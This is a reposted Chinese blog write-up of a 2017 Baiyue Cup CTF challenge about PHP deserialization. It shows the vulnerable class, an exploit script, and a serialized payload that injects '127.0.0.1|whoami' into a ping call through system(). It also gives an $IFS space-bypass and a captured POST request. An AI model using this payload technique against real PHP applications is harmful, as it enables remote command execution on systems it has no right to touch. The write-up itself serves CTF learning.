

# 2017百越杯反序列化writeup

转载

[weixin\\_30865427](#) 于 2018-08-19 19:48:00 发布 307 收藏

文章标签: [php](#)

原文链接: <http://www.cnblogs.com/null/p/9502333.html>

版权

去年的了，之前也有研究过。只是因为感觉PHP反序列化挺好玩的所以就再研究了一遍。总之感觉反序列化漏洞挺好玩的。

题目代码:

```
1 <?php
2
3 class home{
4
5     private $method;
6     private $args;
7     function __construct($method, $args) {
8
9
10         $this->method = $method;
11         $this->args = $args;
12     }
13
14     function __destruct(){
15         if (in_array($this->method, array("ping"))) {
16             call_user_func_array(array($this, $this->method), $this->args);
17         }
18     }
19
20     function ping($host){
21         system("ping -c 2 $host");
22     }
23     function waf($str){
24         $str=str_replace(' ', '', $str);
25         return $str;
26     }
27
28     function __wakeup(){
29         foreach($this->args as $k => $v) {
30             $this->args[$k] = $this->waf(trim(mysql_escape_string($v)));
31         }
32     }
33 }
34 $a=@$_POST['a'];
35 @unserialize($a);
36 ?>
```

\_\_wakeup这个魔术方法是在反序列化后的时候执行，所以其调用链就是:

**`$_POST['a'] -> unserialize($a) -> __wakeup() -> __destruct()`**

第29行代码的意思是讲args遍历出\$k和\$v

然后过滤掉\$v里的空格，waf这个函数也是将空格替换为空，然后赋值给\$this->args[k]也就是重新赋值给属性。

然后\_\_destruct()又判断method里是否有ping如果有执行16行。


而16行是一个回调函数(第一个参数为函数，第二个参数为传入的参数)

那么也就是说第一个参数我们如果传入ping那么执行的也就是ping命令，所以现在可以确定\$method传入的是ping

第二个参数需要传入数组，因为29行的时候有遍历这个\$args且数组里不能有空格,可以尝试传入array("127.0.0.1|whoami")那么我们可以尝试如下写出EXP

```
1 <?php
2
3 include "home.php";
4 $data = new home("ping",array('127.0.0.1|whoami'));
5 echo serialize($data);
6
7 ?>
```

空格绕过方法千千万万种。随便拿一个\$IFS



```
[root@i3ekr /] ~00:55:10
>cat$IFS/flag*
flag{this is flag}
```

暂且先写whoami

payload:

```
O:4:"home":2:{s:12:"homemethod";s:4:"ping";s:10:"homeargs";a:1:{i:0;s:7:"whoami";}}
```

但是很尴尬这个payload生成了一直没办法用。TMDGB

测试发现需要在属性的前面加上%00才行

```
O:4:"home":2:{s:12:"%00home%00method";s:4:"ping";s:10:"%00home%00args";a:1:
{i:0;s:16:"127.0.0.1|whoami";}}
```

要注意火狐浏览器的hackbar发送数据包的时候会自动进行url编码，所以要解码发送才行，不然是不行的，我就是测试一直发送一直不行。还一度以为是php版本的缘故。

The image shows a web proxy tool interface with two main panels. The top-left panel displays the raw HTTP request details:

```
Request to http://192.168.238.128:80
Forward Drop Intercept is on
Raw Params Headers Hex
POST /html/html/common/home.php HTTP/1.1
Host: 192.168.238.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv
Accept: text/html,application/xhtml+xml,applic
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh
Accept-Encoding: gzip, deflate
Referer: http://192.168.238.128/html/html/comm
Content-Type: application/x-www-form-urlencoded
Content-Length: 186
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
a=0%3A4%3A%22home%22%3A2%3A%7B%3A12%3A%22250
2127.0.0.1%7Cwhoami%22%3B%7D%7D
```

The top-right panel shows the browser's address bar with the URL `http://192.168.238.128/html/html/common/home.php` and the page title `win-v1nfgctd09o\admin`. Below the address bar is a navigation menu with options like '查看器', '控制台', '调试器', etc.

The bottom-left panel contains controls for the intercepted request:

- Buttons: Load URL, Split URL, Execute
- Post Data field: `a=O:4:"home":2:{s:12:"%00home%00method";s:4:"ping";s:10:"%00home%00args";a:1:{f:0;s:16:"127.0.0.1|whoami";}}`

The bottom-right panel shows the 'Post data' field with the same payload as above.

转载于:<https://www.cnblogs.com/nul1/p/9502333.html>